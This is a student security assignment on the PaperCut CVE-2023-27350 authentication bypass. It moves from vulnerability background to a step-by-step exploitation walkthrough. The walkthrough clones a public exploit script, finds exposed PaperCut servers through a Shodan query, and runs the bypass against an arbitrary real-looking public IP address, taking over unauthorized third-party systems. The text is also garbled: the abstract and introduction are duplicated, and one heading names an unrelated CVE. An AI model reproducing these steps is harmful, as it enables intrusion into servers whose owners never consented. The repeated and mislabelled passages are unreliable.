



Sri Lanka Institute of Information Technology

## **CVE-2023-27350 PaperCut**

### **Individual Assignment**

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT22572974	Dushmantha I.W.A.R

# Abstract

CVE-2023-27350 is a critical security vulnerability that affects PaperCut MF and NG, which are print management software products. The vulnerability allows an attacker to bypass authentication and execute arbitrary code on the PaperCut Application Server. The attacker can gain full control over the system and perform malicious actions such as installing malware, stealing data, or deleting files. The vulnerability is triggered by visiting the SetupCompleted page of the PaperCut server, which grants the attacker administrator access. The vulnerability was reported by Trend Micro in March 2023 and has been actively exploited by malicious actors since April 2023. PaperCut released patches for the affected versions in March 2023 and May 2023. Users are advised to upgrade to the latest version or apply workarounds to prevent exploitation.

Here is an abstract about CVE-2023-27350 PaperCut:

A remote code execution vulnerability in PaperCut MF and NG print management software that allows an attacker to bypass authentication and execute arbitrary code as SYSTEM on the PaperCut Application Server. The vulnerability is exploited by visiting the SetupCompleted page of the PaperCut server. The vulnerability was reported by Trend Micro in March 2023 and has been actively exploited since April 2023. PaperCut released patches for the affected versions in March 2023 and May 2023. Users are advised to upgrade or apply workarounds.

# Introduction

PaperCut MF and NG are software products that help organizations manage their printing, copying, scanning, and faxing activities. They are used by more than 100 million users in over 180 countries. However, they have a serious security flaw that can compromise the safety of your network and data. If you visit the Setup Completed page of the PaperCut server, you can gain administrator access without entering any credentials. This means that you can run any code as SYSTEM on the PaperCut Application Server and take over the system. This flaw was found by Trend Micro in March 2023 and has been exploited by hackers since April 2023. PaperCut has released patches for the affected versions in March 2023 and May 2023. You should upgrade to the latest version or apply workarounds to prevent exploitation.

Here is an introduction about CVE-2023-27350 PaperCut:

PaperCut MF and NG are print management software that have a remote code execution vulnerability that allows an attacker to bypass authentication and execute arbitrary code as SYSTEM on the PaperCut Application Server. The vulnerability is exploited by visiting the Setup Completed page of the PaperCut server. The vulnerability was reported by Trend Micro in March 2023 and has been actively exploited since April 2023. PaperCut released patches for the affected versions in March 2023 and May 2023. Users are advised to upgrade or apply workarounds.



## Vulnerability details

**Severity**

CVSS Version 3.x

CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

 <b>NIST:</b> NVD	<b>Base Score:</b> 9.8 CRITICAL	<b>Vector:</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
 <b>CNA:</b> Zero Day Initiative	<b>Base Score:</b> 9.8 CRITICAL	<b>Vector:</b> CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.*

Products affected by CVE-2019-0708

## Known Affected Software Configurations [Switch to CPE 2.2](#)

### Configuration 1 ([hide](#))


 <b>cpe:2.3:a:papercut:papercut_mf:*:*:*:*:*:*</b> <a href="#">Show Matching CPE(s)</a> ▼	From (including) <b>8.0.0</b>	Up to (excluding) <b>20.1.7</b>
 <b>cpe:2.3:a:papercut:papercut_mf:*:*:*:*:*:*</b> <a href="#">Show Matching CPE(s)</a> ▼	From (including) <b>21.0.0</b>	Up to (excluding) <b>21.2.11</b>
 <b>cpe:2.3:a:papercut:papercut_mf:*:*:*:*:*:*</b> <a href="#">Show Matching CPE(s)</a> ▼	From (including) <b>22.0.0</b>	Up to (excluding) <b>22.0.9</b>
 <b>cpe:2.3:a:papercut:papercut_ng:*:*:*:*:*:*</b> <a href="#">Show Matching CPE(s)</a> ▼	From (including) <b>8.0.0</b>	Up to (excluding) <b>20.1.7</b>
 <b>cpe:2.3:a:papercut:papercut_ng:*:*:*:*:*:*</b> <a href="#">Show Matching CPE(s)</a> ▼	From (including) <b>21.0.0</b>	Up to (excluding) <b>21.2.11</b>
 <b>cpe:2.3:a:papercut:papercut_ng:*:*:*:*:*:*</b> <a href="#">Show Matching CPE(s)</a> ▼	From (including) <b>22.0.0</b>	Up to (excluding) <b>22.0.9</b>

## Exploitation Method

I'm using Kali Linux in a virtual machine here. Next, I use shodan website. We can remotely execute the papercut web site by using some codes. Here, I performed a demo presentation to demonstrate how to use Kali by using videos from You Tube and other websites. I discovered several codes on Exploit it after downloading some from GitHub, but they were riddled with errors.

## Steps

GitHub profile where I get to know the exploitation codes



01. First cloned or downloaded the files from the GitHub account we have to extract it in our local repository in Kali platform

```
(rasan@10)-[~/Desktop]
$ git clone https://github.com/TamingSariMY/CVE-2023-27350-POC.git
Cloning into 'CVE-2023-27350-POC' ...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 29 (delta 5), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (29/29), 9.00 KiB | 9.00 MiB/s, done.
Resolving deltas: 100% (5/5), done.

(rasan@10)-[~/Desktop]
$ cd CVE-2023-27350-POC
```

02. Then run the python code to exploit to target

```
(rasan@10) - [~/Desktop/CVE-2023-27350-POC]
$ python3 vuln.py


      (C)VE(2023-27350)
      x  =
      # the quieter you
      # become, the more
      # you are able to
      # see, to hear, to
      # feel.
      #
      # - Lao Tzu

made by: @MaanVader
updated: @Iman


Enter the IP address: █
```

In there you want to add your target IP address

03. For that you want to go to <https://www.shodan.io/dashboard?language=en> web site and search `http.html:"papercut" port:9191`




04. Then choose any papercut login and get IP address of it



05. Past in the kali cmd and run it

```
Enter the IP address: 39.98.113.204
Version: 22.0.2
HTTP Status Code: 200
1) Visit this URL > http://39.98.113.204:9191/app?service=page/SetupCompleted
2) Login Authentication Bypass > http://39.98.113.204:9191/app?service=page/Dashboard
```

06. You got two links you now you can open those links



It's done .....

Now we can log to papercut dashboard with out any password or user name